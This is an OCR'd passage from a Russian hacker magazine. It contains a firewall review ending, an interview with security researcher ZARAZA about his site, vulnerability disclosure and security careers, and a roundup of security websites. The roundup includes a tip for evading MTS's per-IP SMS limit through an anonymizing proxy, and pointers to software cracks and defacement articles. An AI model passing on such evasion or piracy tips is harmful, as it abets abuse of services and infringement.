Еще одна замечательная фича пригодится в основном родителям или системным администраторам. Она позволяет блокировать загрузку страниц как по ключевым словам, так и по названию самого сайта. "Теперь ваши детки не будут лазить по вкусным сайтам!" - так можно обозвать эту возможность OF. Самой же главной отличительной чертой этого файрвола от других является открытость архитектуры, за счет чего можно создавать различные плагины ("подключаемые модули" в жаргоне программы). В стандартный набор входят уже шесть плагинов, которых должно хватить на все случаи жизни: Детектор атак, Защита файлов, Блокировка рекламы, Блокировка содержимого страниц, Кэширование DNS (для еще более быстрой загрузки страниц) и Блокировка активного содержимого, куда входят блокировка куков, ActiveX компонентов, всплывающих окон и т.п.

Все действия, производимые файрволом, тут же записываются в лог и выводятся на экран.

Что еще замечательно, так это то, что для каждого сетевого приложения можно настроить свои правила работы в интернете, и если ты пользуешься несколькими браузерами, то эта фенька тебе очень пригодится.

При тестировании файрвол легко заметил, что троян хочет проникнуть в интернет, что мою машину кто-то усиленно сканирует на наличие портов. И начал злостно орать, когда я попытался заменить файл iexplore.exe на telnet.exe.

Итог: Must Have однозначно!

... а присланную "Вкусной_Киской" фотографию уж очень хочется сохранить на дискету. Что же делать?

Дмитриев Ярослав aka Clane (clane@real.xakep.ru)

ИНТЕРВЬЮ С ЗАРАЗА

РАЗГОВОР ЗА ЖИЗНЬ СО СПЕЦОМ В ОБЛАСТИ IT-SECURITY

Привет, дружище! Я рад представить тебе сегодняшнего гостя, который случайно заскочил в нашу виртуальную студию. Кто это? Он весьма популярен в мире IT-security. Этот человек написал огромное количество статей, а также создал популярнейший ресурс по информационной безопасности. До сих пор не втыкаешь, о ком я говорю? Тогда встречайте - сегодня мы беседуем с ЗАРАЗА.

XS: Привет, ЗАРАЗА! Готов отвечать на мои каверзные вопросы?

ЗАРАЗА: Привет! Всегда готов =).

***XS:* Раз готов, тогда поехали :-). Для начала расскажи в общих чертах о своем детище - проекте security.nnov.ru! С чего все начиналось?**

ЗАРАЗА: Изначально сервер security.nnov.ru создавался специально под конференцию "Компьютерная безопасность и защита информации", которая проходила в апреле 1999 года (оригинальное содержимое можно найти на страничке www.security.nnov.ru/conference/ - прим. Clane). Конференция сначала планировалась как регулярная, но после подведения итогов стало ясно, что интерес к ней превзошел все ожидания. И для того чтобы проводить ежегодную конференцию на самом высоком уровне, какой требуется, надо только этим и заниматься. Поэтому, к сожалению, подобной регулярной конференции в России до сих пор нет, что весьма странно. Через некоторое время, чтобы имя не пропадало зря, я стал использовать сервер для того, чтобы выкладывать основные постинги из бугтрака с краткой классификацией и описанием проблемы на русском языке (тогда он был гораздо более "разговорным", процент важных постингов был относительно небольшим). Делалось это исключительно "для себя" и нигде не афишировалось.

***XS:* Кто занимался созданием сайта, его дизайном?**

ЗАРАЗА: По прошествии некоторого времени на сервере стали появляться посетители. Тогда я собственноручно зарегистрировал сайт в поисковых системах, а Дядюшка Юлиус (Денис Сажин, работавший тогда программистом) сделал оформление, которое несколько раз переделывалось, но основная изюминка не менялась. Затем я сделал список рассылки, впоследствии с огромным удивлением обнаружил в подписчиках администраторов половины крупных российских сетей. Потом пришлось засовывать сервер в базу данных и даже делать английскую версию.

Ученый Кот

***XS:* Кто-нибудь пробовал взломать твой сайт?**

ЗАРАЗА: Попытки сканирования и прочего баловства идут постоянно. Были и попытки DDoS-атак, но, к счастью, пока не очень мощных. Серьезных, направленных взломов я до сих пор не замечал.

***XS:* Занимаешься ли ты направленной раскруткой ресурса?**

ЗАРАЗА: Нет, если не считать раскруткой ссылку на сайт в моей сигнатуре :). Поначалу пробовал участвовать в баннерных сетях, но правильная организация баннерной рекламы - это целое искусство, которого я, к огромному сожалению, не постиг :).

***XS:* Какова ежедневная посещаемость твоего ресурса?**

ЗАРАЗА: По счетчику mail.ru в день накапывает примерно 1500 посетителей и 6500 загруженных страниц в день. Реально - несколько выше. И соизмеримое количество людей видят новости от Security.nnov из информационных лент на других сайтах.

***XS:* Ты поддерживаешь сайт один или у тебя есть помощники?**

ЗАРАЗА: Один, но сайт организован так, что я могу управлять процессом, находясь в отъезде.

***XS:* Ты говорил, что можешь управлять security.nnov.ru удаленно. Каким ПО при этом пользуешься, если не секрет?**

ЗАРАЗА: Я использую собственную систему управления контентом. В ней минимальный необходимый функционал, а значит и минимальная вероятность критичных ошибок =).

***XS:* Есть ли у сайта свой irc-канал?**

ЗАРАЗА: Нет, я с давних пор недолюбливаю IRC. Онлайновое общение отнимает слишком много времени.

***XS:* Есть ли какие-то фундаментальные программные проекты (в первую очередь, конечно, интересен софт по безопасности), которые ты в данный момент поддерживаешь? Если есть, то какие?**

ЗАРАЗА: Нет. Единственный проект, над которым я время от времени работаю, это 3proxy (www.security.nnov.ru/soft/3proxy). Помимо этого, немного моего кода есть в FreeRADIUS (www.freeradius.org).

***XS:* Сколько времени тебе понадобилось, чтобы стать "реальным" спецом? Как ты этого добивался?**

ЗАРАЗА: Сразу скажу, что времени потребовалось очень-очень много. Лет десять назад в России стать IT-специалистом можно было, только преодолев

множество преград и накопив бесценный опыт. Сейчас с этим проще - можно пойти и научиться, хотя профессиональное обучение стоит недешево, да и опыт все равно потребуется =). Сначала я учился программировать, освоив несколько языков программирования (хотя позже начинаешь понимать, что язык программирования ни на что не влияет, так как хороший специалист освоит новый язык всего за 2-3 дня). Очень важно научиться "видеть" код, т.е., не вдаваясь в каждый отдельный оператор, понимать, какой алгоритм реализован и что он делает. Потом занялся системным администрированием. Освоил несколько операционных систем. Определил для себя, какая система для чего пригодна и где наиболее приемлема для использования. Затем просто начинаешь со всем этим работать. Когда вдруг натыкаешься на то, что где-то не хватает знаний - берешь нужную литературу и читаешь. В этом плане очень хорошо с коммерческими системами, особенно с Microsoft, - очень много литературы хорошего качества. В бесплатных системах часто приходится разбираться с исходными кодами. С одной стороны, это сложнее и требует больше времени, а с другой, когда понимаешь внутреннюю логику программы - с ней легче и приятнее работать. Компьютерные курсы тоже бывают полезными. Недавно прослушал курсы по безопасности информационных технологий в УЦ Информзащита, которыми остался доволен. Поехал на них в основном для систематизации некомпьютерных сведений и получения бумажки. Но в каждой такой вылазке в реальный мир узнаешь кого-то из мира виртуального, например offtopic'а (Сергей Гордейчик) :).

XS: **Стоит ли обучаться компьютерной безопасности в учебных заведениях? Какой вуз, по твоему мнению, обучает IT лучше? Есть ли острая необходимость в классных спецах у нас в стране и за рубежом?**

ZAPAZA: Мне сложно сказать именно про компьютерную безопасность, по той простой причине, что, когда учился я, открытых заведений в этой области просто не было. А в Нижнем их нет до сих пор. Но любому IT-специалисту нужно иметь два образования: классическое широкое фундаментальное образование, которое есть только в России, и узкоспециализированное образование, которого в России как такового нет. Первое дает возможность понять философию знаний в целом, узнать терминологию и принципы построения своей дисциплины и смежных дисциплин. Только человек, имеющий фундаментальное образование, может принести в свою область что-то новое. Для этого нужен вуз, причем хороший. Узкое специализированное образование нужно для того, чтобы познакомиться с конкретными продуктами и технологиями. К сожалению, если в каком-то вузе и дается такое образование, то построено оно зачастую так, что к моменту окончания студентом вуза технологии и программы уже устарели. Знакомиться с ними приходится уже после поступления на работу или слушать платные курсы. Потребность в IT-специалистах сейчас огромная и будет только расти (в отличие от модных некогда юристов и экономистов). Тот, кто хочет "вложить" свое время и деньги в собственное образование, может иметь это в виду. Но также хочу отметить тот факт, что со временем максимальный спрос будет не на "мастеров на все руки", а на специалистов определенных направлений, хорошо знающих свою область.

Обычное детство товарища ЗАРАЗА

XS: **Как, по-твоему, эффективнее приобрести фундаментальные знания в области security? Что-нибудь посоветуешь почитать?**

ZAPAZA: Самообразование - вещь весьма сложная. Обучаясь таким образом, всегда нужно ставить перед собой какую-то строго определенную цель, и уже исходя из нее строить программу образования. Просто чтение каких-то книг вряд ли поможет, особенно если нет знаний в области программирования, построения сетей и даже философии. Так что лучший способ - все-таки сначала научиться общим вещам, без специализации в области безопасности, а потом дочитывать то, в чем есть пробелы. Лучше по специальным учебникам, и техдокументации, ориентированной на специалиста.

XS: **Насколько серьезно стоит вопрос информационной безопасности в матушке России?**

ZAPAZA: Очень серьезно, причем, чем дальше от Москвы, тем хуже обстоят дела. И такая ситуация сложилась во многом благодаря тому, что в России не готовят системных администраторов.

XS: **Все спецы в один голос кричат о дырявости окошек! Есть ли у тебя что сказать в защиту виндов?**

ZAPAZA: В семействе Windows есть 2 принципиально разные системы: Windows и Windows NT. Их абсолютно нельзя смешивать, но, к сожалению, люди очень часто этого не понимают. Windows 95/98/ME - это не операционная система, это надстройка, делающая из железного ящика универсальную игровую приставку. К ней нельзя предъявлять никаких жестких требований по надежности и безопасности. Наоборот, Windows NT (NT 4.0, 2000, XP, 2003) - это замечательная операционная система, особенно по своей внутренней структуре. Она разрабатывалась намного позже Unix, абсолютно с нуля и с учетом всех имеющихся недостатков. Естественно, когда дело доходит до реализации, то программисты, пишущие с нуля, оказываются в невыгодном положении - они прошли по всем тем "граблям", которые Unix-кодеры успешно разминировали ранее. Плюс Microsoft в том, что они слишком поздно включились в "революцию" в области безопасности и качества программного обеспечения, которая началась 5-10 лет тому назад. Но потенциал, заложенный в этой платформе, гораздо выше.

Ребята из Microsoft превращают программирование из творческого процесса в технологический, а это, на мой взгляд, очень важный шаг для качества продукта. И чем дальше, тем сильнее это ощущается. Если Unix-сообщество срочно не соберется и не выработает общий план развития и новые стандарты, в т.ч. стандарты качества, то оно проиграет, причем уже в ближайшие годы, и в первую очередь проигрыш оставит отпечаток на бесплатных системах, которые не имеют единого центра разработки. А тут еще возникает ситуация с SCO, которая развитию и вложению в него денег отнюдь не способствует. Даже если SCO сумеет полностью прибрать Unix, она не сможет одна его полноценно развивать.

XS: **Как ты думаешь, есть ли способ сделать свою ОС Windows более безопасной? Абсолютно безопасной?**

ZAPAZA: Абсолютной безопасности нет и не будет. Как правило, есть способы сделать Windows безопаснее для определенных целей - например, безопасный домашний компьютер или безопасное рабочее место для сотрудника, выполняющего определенный набор функций.

XS: **Как ты относишься к спаму, и что требуется для предотвращения этого "заболевания"?**

ZAPAZA: Отношение однозначно негативное. Сейчас в мой ящик спама практически не попадает, но: для предотвращения спаминга требуется четкое законодательство, которое регламентировало бы коммерческие рассылки так, чтобы их получали только те, кто в них нуждается. И жестко карало бы за обратное, вплоть до уголовного наказания, как заказчика, так и исполнителя.

XS: **Что ты будешь делать, если найдешь дырку в продукте от Майкрософт?**

ZAPAZA: Напишу на secure@microsoft.com. Microsoft всегда быстро реагирует на подобные вещи, хотя старается по возможности затянуть переписку. Бывали случаи, когда она затягивалась на несколько лет. Если все будет двигаться так медленно - незамедлительно опубликую информацию.

XS: **Каким ты видишь мир компьютерной безопасности, например, лет через 10? Что нас ожидает?**

ZAPAZA: Всех нас ожидает кардинальное изменение подхода в первую очередь к проектированию клиентского програм- »


много обеспечения. Контроль доступа к ресурсам и фильтрация привилегий на уровне приложения (возможно, даже потока), дополнительно к контролю на уровне пользователя. Чтобы приложение, работающее с опасными данными (например, браузер), не могло обращаться к критичным данным. Сепарация привилегий (privilege separation), когда приложение создается из отдельных компонент, имеющих строго определений набор функционала с разграниченным доступом к ресурсам, чтобы компрометация одной из компонент приводила к минимальным последствиям для безопасности в целом. Контроль программы по поведению. Отмирание административной учетной записи (root, administrator) для входа в систему. С повышенными правами будут работать лишь отдельные приложения. Снижение количества червей и вирусов (строго говоря, вирусы уже стали редкостью; в то же время могут появиться вирусы, заражающие CD-R/CD-RW/DVD, но большого распространения не получат), как следствие снижение роли антивирусного ПО. Еще больший уклон атак в сторону социальной инженерии и, соответственно, уклон не в сторону защиты информации, а в сторону защиты личности. Если пофантазировать, то возможно появление понятий виртуальной собственности, виртуальной личности и их безопасности, тем более что такие вопросы уже встают.

XS: **Ты пользуешься сотовым телефоном? Не боишься, что за тобой постоянно незримо следят и прослушивают твои разговоры? :)**

ЗАРАЗА: Все крупные сотовые операторы записывают телефонные переговоры, это необходимо для обеспечения СОРМ. Обычно они хранятся несколько недель, причем это ни для кого не секрет. Я использую сотовый телефон только для тех целей, для которых он подходит.

XS: **Твое определение слова "хакер".**

ЗАРАЗА: "Хак" - это уникальное решение, которое действует только здесь и сейчас с учетом ситуации и всех обстоятельств и не является технологичным. Ну, для примера, жеваная спичка для усиления жесткости контакта в CD-плеере (работает второй год, но внедрять в производстве я бы не советовал). Хак - это то, от чего хочется сказать "эврика", когда оно сработает. Хакером можно назвать либо человека, который умеет находить такие решения (и это хорошо), либо того, кто слишком к ним тяготеет (и это плохо; надо было выкинуть этот чертов глючный плеер еще два года назад). То же самое и в компьютерной системе. Умение подобрать ключик в такой плоскости, которую никто раньше просто не рассматривал - это хак. Тупой перебор эксплойтов, как это делают некоторые, считающие себя blackhat, или массовый дефейс через дырки в каком-нибудь PHP-скрипте, который делают scriptkiddie - это не хак. Он не рожден идеей. И уж тем более глупо называть хакерами всех, кто попадает под "компьютерные" статьи УК, например людей, нагло тырящих диалапные пароли в PWL-файлах. Это просто несчастные люди, мало того, что в этом нет идеи, так эта информация не имеет коммерческой ценности - любое несанкционированное использование диалапного пароля раскрывается в течение 15 минут после обнаружения.



Настало время креатива!

XS: **Бывали проблемы с законом? Что думаешь об органах, которые ловят хакеров и прочих злоумышленников? Твое мнение об их навыках и профпригодности.**

ЗАРАЗА: Проблем с законом не бывало, так как я его не нарушаю. Органы исправно ловят тех, кого могут поймать - PWL-воришек и прочих несчастных. Ловить их надо, но наказывают их слишком сурово и подают все это как большую победу правосудия - это неправильно. Профессионального взломщика практически нереально поймать, гораздо сложнее, чем профессионального вора. Только из-за случайности, неосторожности или в момент контакта с "реальным миром" (например, при получении денег). Их крайне мало, и их не ловят. Вспомни хотя бы один случай, чтобы был пойман реальный автор массового червя именно по самому этому червю, а не из-за длинного языка. А авторы большинства червей в прошлом не профессионалы. Что касается профпригодности - следователю не требуется больших технических навыков. Они требуются эксперту. В большинстве регионов экспертизу проводят вполне грамотные люди. Когда это не так, то возможны ужасные ситуации и осуждение невиновных людей. К сожалению, есть прецеденты.

XS: **Как ты сохраняешь анонимность в интернете?**

ЗАРАЗА: Да я ее и не сохраняю, с чего ты взял? Просто живу в разных мирах под разными именами и не заполняю лишних форм :).

XS: **Какой алгоритм ты используешь при "выдумывании" паролей?**

ЗАРАЗА: Простые пароли - как придется. Для сложных обычно конструирую бессмысленную фразу, беру определенные буквы в каждом слове (например, вторую и третью) и часть букв заменяю символами, сходными по написанию.

XS: **Как ты попал в BugTraq? Какие у тебя там обязанности?**

ЗАРАЗА: Сначала читал. Потом написал несколько общих статей (например, посвященных старой, как оказалось, проблеме перехвата FTP-сеансов). После, по мере работы, при разборе различных аварийных ситуаций, исходных текстов программ и тестирования начали находиться разные ошибки. Так что большая часть ошибок была найдена благодаря случайному стечению обстоятельств - намеренным копанием дырок я не занимаюсь. Обязанностей по отношению к бугратку - нет и не может быть, так как он сейчас является собственностью Symantec и держится на его честном слове.

XS: **Мне надоело называть тебя ЗАРАЗА! Как тебя величают в реальной жизни?**

ЗАРАЗА: Реальное имя есть, но я стараюсь использовать псевдоним для всего, что не относится к основной работе, чтобы не приходилось делать оговорок, когда я выражаю свою точку зрения, а когда - точку зрения компании. Хотя я и не стараюсь скрыть свое реальное имя. Кому надо - тот найдет, и ставить преград я не собираюсь.

XS: **Когда ты в первый раз "познакомился" с компами? Где и как это произошло? Как появилось желание заниматься компьютерной безопасностью?**

ЗАРАЗА: Увидел - еще совсем маленьким, больше 20 лет назад, но понял, что это был компьютер, значительно позже. Тогда это просто воспринималось как печатная машинка, которая временами сама печатает (раньше были механические терминалы). Посидеть за терминалом довелось несколько позже. В пятнадцать решил, что буду заниматься программированием, перейдя в только что организованный "программистский" класс в физмат школе. Последние восемь лет профессионально занимаюсь консультацией и поддержкой пользователей, сейчас преимущественно корпоративных, в том числе и с оперативным разрешением инцидентов, поэтому пришлось уделять внимание и компьютерной безопасности, хотя специалистом в этой области я себя не считаю.

XS: **Где учился, родился? Как прошло твое детство? Сколько тебе лет?**

ЗАРАЗА: В феврале исполняется 30. Всю круглую цифру прожил в Нижнем Новгороде aka Горький, где и провел детство. Был прилежным учеником. Позже закончил ВМК Нижегородского государственного университета.

XS: **Кем ты работаешь? Ходишь на работу с удовольствием?**

ЗАРАЗА: Руковожу одним из подразделений в холдинге, имеющем несколько направлений деятельности, в частности, оказание услуг доступа в интернет и внешнее администрирование корпоративных сетей. Если бы работа не нравилась, я бы ей не занимался, хотя у любой работы есть и неприятные стороны. Например, бумажная.

XS: На каких осях ты работаешь?
ЗАРАЗА: На самых разных. В качестве Desktop-системы сейчас Windows XP. В качестве серверных систем приходилось работать и с Windows (NT 4.0, 2000, 2003), и с различными видами Linux, и с FreeBSD. Дома тоже живет Windows XP с Debian и FreeBSD в виртуальных машинах.

XS: Какая ось, на твой взгляд, самая безопасная?
ЗАРАЗА: Чем бесполезней ОС, тем она безопасней.

XS: Какими программами пользуешься?
ЗАРАЗА: IE в качестве браузера, The Bat! в качестве почтового клиента. PowerDVD/BSPlayer для просмотра фильмов. FAR для работы с файлами и текстом. WinAMP для MP3. Cygwin как набор полезных утилит с gcc для компиляции программ. HL+Counter Strike 1.6 для игры. Все остальное - преимущественно узкоспециализированный софт.

XS: На чем программируешь? Какой твой любимый язык программирования?
ЗАРАЗА: Программирую на том, на чем надо в данный момент. Язык программирования выбирается от конкретной задачи. Сейчас чаще всего приходится писать какие-то сетевые вещи под Unix, поэтому я программирую на C, причем преимущественно без плюсов. А так, приходилось работать даже с такими специфичными или раритетными сейчас языками, как Prolog или Fortran. Perl и Java тоже приходилось использовать, хотя Java - это язык на любителя, так как все его преимущества следуют из недостатков, и наоборот.

XS: TOP-5 сайтов
ЗАРАЗА: www.google.com
www.rambler.ru
www.rfc-editor.org
www.securityfocus.com
support.microsoft.com

XS: Что читаешь? Слушаешь? Смотришь телевизор? Если да, то что именно?
ЗАРАЗА: Слушаю Dire Straits, Pink Floyd, Uriah Heep, Beatles, мюзиклы. Из более свежего - Radiohead, хотя в качестве фона пойдет что угодно, кроме слишком попсового - уж очень сильно раздражает. Книги тоже преимущественно перечитываю, так как читать что-то новое совсем нет времени. За последние месяцы - Гербертовский "Дюнный" цикл, "Дневник одного гения" Сальвадора Дали, "Гойа" Фейхтвангера, Кастанеду и Толкиена. По телевизору смотрю только DVD :). Ну, может быть, новости раз в неделю посмотрю =).

XS: Увлекаешься спортом?
ЗАРАЗА: Нет, хотя начал заниматься йогой, если это можно так назвать. В общем, 3 раза в неделю общеукрепляющие упражнения штурмуют мое тело. Пару раз уже позанимался. Болит все, но лиха беда начало.

XS: Как ты расслабляешься, избавляешься от стресса? Есть ли у тебя оригинальный способ поднять себе настроение?
ЗАРАЗА: Стараюсь жить размеренной жизнью. Когда целыми днями решаешь какие-то проблемы, то перестаешь испытывать от них стрессовое состояние, начинаешь спокойно их анализировать и искать причины. И ни от чего не получаешь такого удовольствия, как от красивого решения и хорошо сделанной работы, хотя с опытом вместо красивых решений все чаще приходится делать правильные :). Ну и, конечно, любимая семья лечит любые стрессы не хуже небольшого сумасшедшего дома :).

XS: Ты женат? Дети есть?
ЗАРАЗА: Да, женат уже больше 8 лет, две дочки. Старшей 7 лет, младшей год.

XS: Как твоя жена относиться к твоему увлечению компами и безопасностью? Не ревнует? Не пробовала отучить?
ЗАРАЗА: Ревнует, конечно :). И к компьютерам, и к работе. Но мы давно научились понимать друг друга, поэтому никто никого не учит и не отучает :).

XS: Кто, по-твоему, самый лучший хакер на свете?
ЗАРАЗА: Бонд. Джеймс Бонд.

XS: Ты поддерживаешь связь с хак-группировками? Кого считаешь самыми авторитетными?
ЗАРАЗА: Практически нет. Серьезные команды первой и второй волны сейчас прекратили существование (или перешли в легальный бизнес, или настолько глубоко зарылись, что о них ничего не слышно). То, что осталось - это постоянно разваливающиеся команды с одним-двумя постоянными членами, которые просто не могут выйти на нормальный уровень, чтобы заниматься чем-то серьезным. Да и чем сейчас заниматься серьезной команде, тоже непонятно.

XS: Твои первые слова при встрече Биллу Гейтсу?
ЗАРАЗА: Hello, William.

XS: Кто, по-твоему, внес наибольший вклад в развитии компьютерных технологий, компьютерной безопасности?
ЗАРАЗА: Компьютеры создавались сначала великими учеными, потом великими инженерами, а затем великими коммерсантами. То же самое происходило и с программным обеспечением. И каждый из них что-то принес и еще принесет в компьютерный мир, без чего он не смог бы существовать в нынешнем виде. Так какой смысл выделять кого-то одного в общем деле?

XS: Не хочешь написать бестселлер, посвященный "защите от хакеров"?
ЗАРАЗА: Бестселлер написать хочется, потому что за это много платят :). Если серьезно, то платят, как правило, не за то, что хочется сделать или написать. Про "защиту от хакеров" писать совсем не хочется, как и не хочется писать каких-либо серьезных "заказных" технических анализов (хотя приходилось, и за неплохую, для меня, плату). Иногда хочется просто описать нынешнюю компьютерную жизнь, как она есть, и при этом чтобы было интересно прочитать и лет через 40.

XS: Есть ли у тебя мечта?
ЗАРАЗА: Хочется заниматься только тем, что хочется. Но это нереальная мечта :).

XS: Что нужно делать, чтобы стать хакером? Твои наставления начинающим =).
ЗАРАЗА: Даже не знаю. Начните с решения головоломок. Затем научитесь создавать свои. После переходите к головоломкам из реальной жизни. Для упрощения задачи можно находить головоломки в повседневных ситуациях :).

XS: Напоследок твой мудрый совет нашим читателям!
ЗАРАЗА: Быть мудрым читателем... Понимать, какие советы просто прочитывать, а какие - принять. О правильном совете всегда думаешь: "И как я сам не догадался". А если совет непонятен целиком и полностью, со всеми его последствиями - он не для тебя.


XS: Огромное спасибо, что нашел для нас время. Успехов тебе в твоих начинаниях!
ЗАРАЗА: Да не за что! Спасибо, тебя туда же =).


morbah (morbah@list.ru), www.scootera.net

WEB

ОБЗОР САЙТОВ ПО БЕЗОПАСНОСТИ

PROJECT-OMEGA.NAROD.RU





Посетив эту страницу, ты узнаешь, как выжить в экстремальной ситуации. Причем это не только банальное разведение костра и очистка воды из лужи - кроме этого, здесь рассматриваются и такие серьезные темы: как себя вести, если тебя взяли в заложники, что делать во время штурма; что делать, если тебе приходится бомжевать; как вести себя в открытом море; как найти дорогу по азимуту ночью; как определить время по компасу...

Помимо чисто технических действий, особое внимание уделяется психологической основе выживания. В случае если полученная информация тебя заинтересует, ты можешь испытать эти трудности, как говорится, на собственной шкуре. Для этого тебе стоит записаться на курс обучения в школе выживания "Омега". По окончании курса ты научишься выживать как в условиях дикой природы, так и в каменных джунглях. Обучение проходит только на реальной местности во время летних сборов.

WWW.SAMOOBORONA.ORG

Создатели сайта предлагают тебе вступить в ряды членов их клуба по самообороне.

Членом клуба может стать как мужчина, так и женщина. Исходя из этого, клуб предлагает как смешанные курсы (мужские и женские), так и только мужские или женские.

Вступив в клуб:

- мужчины научатся правилам прикладной самообороны и правилам уличного боя;
- женщины обучатся тактике и технике самозащиты в ограниченном пространстве и в транспорте;
- дети получат базовые знания по самообороне.

Есть курсы как долгосрочные, так и краткосрочные.

На сайте имеется множество интересных статей о самообороне, фотографий и видеороликов.

WWW.SEC4AALL.NET

Эта страничка предлагает интересную и полезную информацию о различных отраслях безопасности. Девиз создателей - "Просто о сложном" - прослеживается во всем, даже в навигации по сайту. Тут нет тем по безопасности за ПК, этот портал посвящен твоей безопасности как человека, состоящего из мышц и костей. Создатели сайта предлагают тебе познакомиться с пейнтболом; с новинками проката, относящимися к тематике безопасности; знакомят с огнестрельным оружием; с законами и документацией по безопасности. Также много литературы по теме.

WWW.ASTALAVISTA.COM

Это англоязычный сайт, но если ты неплохо владеешь английским, то сможешь узнать практически все, что касается вопросов, посвященных взлому и защите информации,

найдешь инфу о дырах в безопасности Windows, узнаешь о новых вирусах и методах борьбы с ними; узнаешь, как грамотно администрировать web-сервер, программное обеспечение (которое отсюда же можешь и скачать)... и многое-многое другое. Если какая-то программа просит регистрационный ключ - то тебе сюда. Скорее всего, тут ты найдешь все, что тебя интересует.

PROXYCHECKER.RU

Назначение проекта - осуществлять проверку прокси-серверов и показывать их основные настройки: анонимность, ра-

ботоспособность, скорость и страну. Проверка производится с помощью специальной формы, расположенной в левой колонке, а также на странице свойств браузера. Зарегистрировавшись в системе, получишь возможность:

- производить проверку списков прокси-серверов;
- производить доступ к постоянно обновляемому списку проверенных прокси-серверов;
- забирать полную базу прокси-серверов в удобном формате.

WWW.VOID.RU

Сайт VOID.RU представляет собою независимый ресурс, освещающий вопросы информационной безопасности - уязвимости в программном обеспечении, технологии сбора информации, технологии сохранения целостности систем. Проект поддерживается лишь инициативой участников и не является коммерческим. Помимо новостей и статей, проект предоставляет своим посетителям ряд сервисов, имеющих отношение к его генеральной линии, в число которых входит файловый архив, детальная статистика по русскому сектору интернета, архив инцидентов и прочие вкусности.

BUGTRAQ.RU

На этом сайте есть обзоры книг по компьютерной тематике; последние новости мира ИТ, тесты систем безопасности твоего компьютера; советы по

программированию; информация по криптографии, телефонии, интернету; статьи, посвященные законности в мире компьютерных технологий. Если ты чувствуешь в себе тягу к криптографии, то этот сайт создан для тебя. На нем к тому же есть страница, посвященная BugTraq.Ru Team. Combined power of Russia and exUSSR countries - это команда, созданная с целью взлома криптографического шифра RC5-64 компании RSA. Сейчас они работают над проектом dnet - RC5-72 и OGR. Если тебе это интересно, они будут рады твоей помощи. От большинства вступивших в этот клуб требуется лишь запустить на своем компьютере клиентскую программу. По принципу распределенных вычислений, чем больше членов клуба - тем быстрее можно решить сложнейшие задачи криптографии.

Если одна из задач, поставленных RSA, разрешится, то клуб получит $10000! Из которых одна или две тысячи уйдут тому члену клуба, компьютер которого смог найти верный ключ, и 6 тысяч - некоммерческой организации, выбранной голосованием среди участников. Присоединяйся :).

WWW.LEADER.RU/SECURE

На этом сайте, как обещают его создатели, ты можешь получить информацию о сети и домене; узнать, какие порты у него открыты, проверить на троянских коней и NetBIOS-сканирование. Можешь увидеть Traceroute и ping из множества точек; можешь проверить доступность cookies чужим сайтам; получить имя интересующего компьютера и информацию о его дисках и даже

увидеть собственное содержимое диска! Также возможно протестировать свой прокси-сервер на надежность и анонимно серфить интернет. Если ты попробуешь грузить любой сайт из web-интерфейса этой страницы, то там, куда ты пытаешься попасть, отобразится вовсе не твой IP-адрес, а тот адрес, что передаст анонимный сервер. Это очень удобно, например, для того, чтобы отправлять sms с сайта MTS, на котором стоит ограничение на 10 sms-сообщений с одного IP-адреса.

Если ты загрузишь mts.ru со страницы www.leader.ru/secure/, у тебя будет новый IP-адрес и новая возможность отправлять SMS. Теперь ты сможешь их слать сколько душе угодно! Еще много интересной информации о новостях ИТ и новых программах, некоторые можно скачать прямо здесь.

WWW.HACKZONE.RU

Девиз сайта - "Ваша безопасность - в ваших руках". Действительно, в наших :). Большая подборка интересных статей и инфы на все случаи жизни. Интересные разделы и рубрики. В общем, скучать не придется...

WWW.ХАКЕР.RU

Классика жанра. Официальный сайт журнала Хакер. Все выпуски, начиная с 1999 года и до 2004, ты найдешь здесь. Тут же можешь высказаться в пользу наиболее понравившейся статьи или наоборот, раскритиковать ее в пух и прах. Без проблем найдешь и новости софта и железного мира, и информацию по взлому и безопасности в интернете, найдешь товары в стиле "X", полезные линки... и многое другое. На сайте есть форум, где ты всегда можешь задать вопрос по любой теме мира ИТ. Особенно привлек внимание животрепещущий вопрос из форума: "Ento, конечно, хорошо, но денег у простых смертных столько-то нету! Понимаю еще студенты - на степу могут что-нибудь купить, а если, к примеру, школьник... Его ж "спонсоры" пошлют куда подальше... Обыдно. Даешь][народу!!!" И ответ на него: "Мы знаем об этой проблеме и даже предвидели ее, поэтому сейчас мы думаем над тем, как облегчить жизнь нашим самым верным читателям - тем, кто хочет читать и Хакер, и Спец, и Железо. Могу точно сказать, что будет организованно спецпредложение по редподписке - подписавшимся сразу на три журнала мы дадим большую скидку. Сейчас продумываем нюансы и думаем над други-

ми вариантами (кроме рег-подписки)".

WWW.GIPSHACK.RU

Этот ресурс будет полезен админам, программистам и обычным пользователям, мечтающим стать специалистами в своем деле. Каждый найдет здесь то, что ему будет интересно, независимо от уровня профессиональной подготовки. Информация по уязвимостям серверов Apache и IIS; технологии программирования PHP и ASP. Здесь ты найдешь советы о том, как обезопасить свою деятельность в интернете, или напротив, как взломать тот или иной ресурс. Имеются переводы статей на темы: ниндзя, искусство невидимости; получаем root через PHP.exe; трояны в эксплойтах; взлом баз данных (3 части); как дефейсить web-сайты (4 части); использование известных эксплойтов...

Используя инфу с сайта, помни:

- за взлом ресурса - отвечать тебе, по всей строгости Законодательства РФ. Отмазка типа "Я вычитал, как это сделать, на gipshack.ru" - не прокатит, так как на сайте вся информация несет чисто информационный характер, никто не принуждает тебя ни к каким действиям;

- если информация, полученная тобой в этом разделе, будет причиной нарушения работы твоей системы - виноват в этом только ты.

PHRACK.ORG

Англоязычный ресурс, со свежими новостями, уязвимостями и

прочей полезной инфой. "...those who know us know what we do, others do not have to..." ("...те, кто знают нас, знают, что мы делаем, другие не должны..." - дословный перевод). "Журнал Phrack бесплатен настолько, насколько это только возможно", - говорят о себе создатели этого ресурса, а это означает только одно - что не все тут бесплатно. Так что выбор за тобой...

WWW.SECURITYLAB.RU

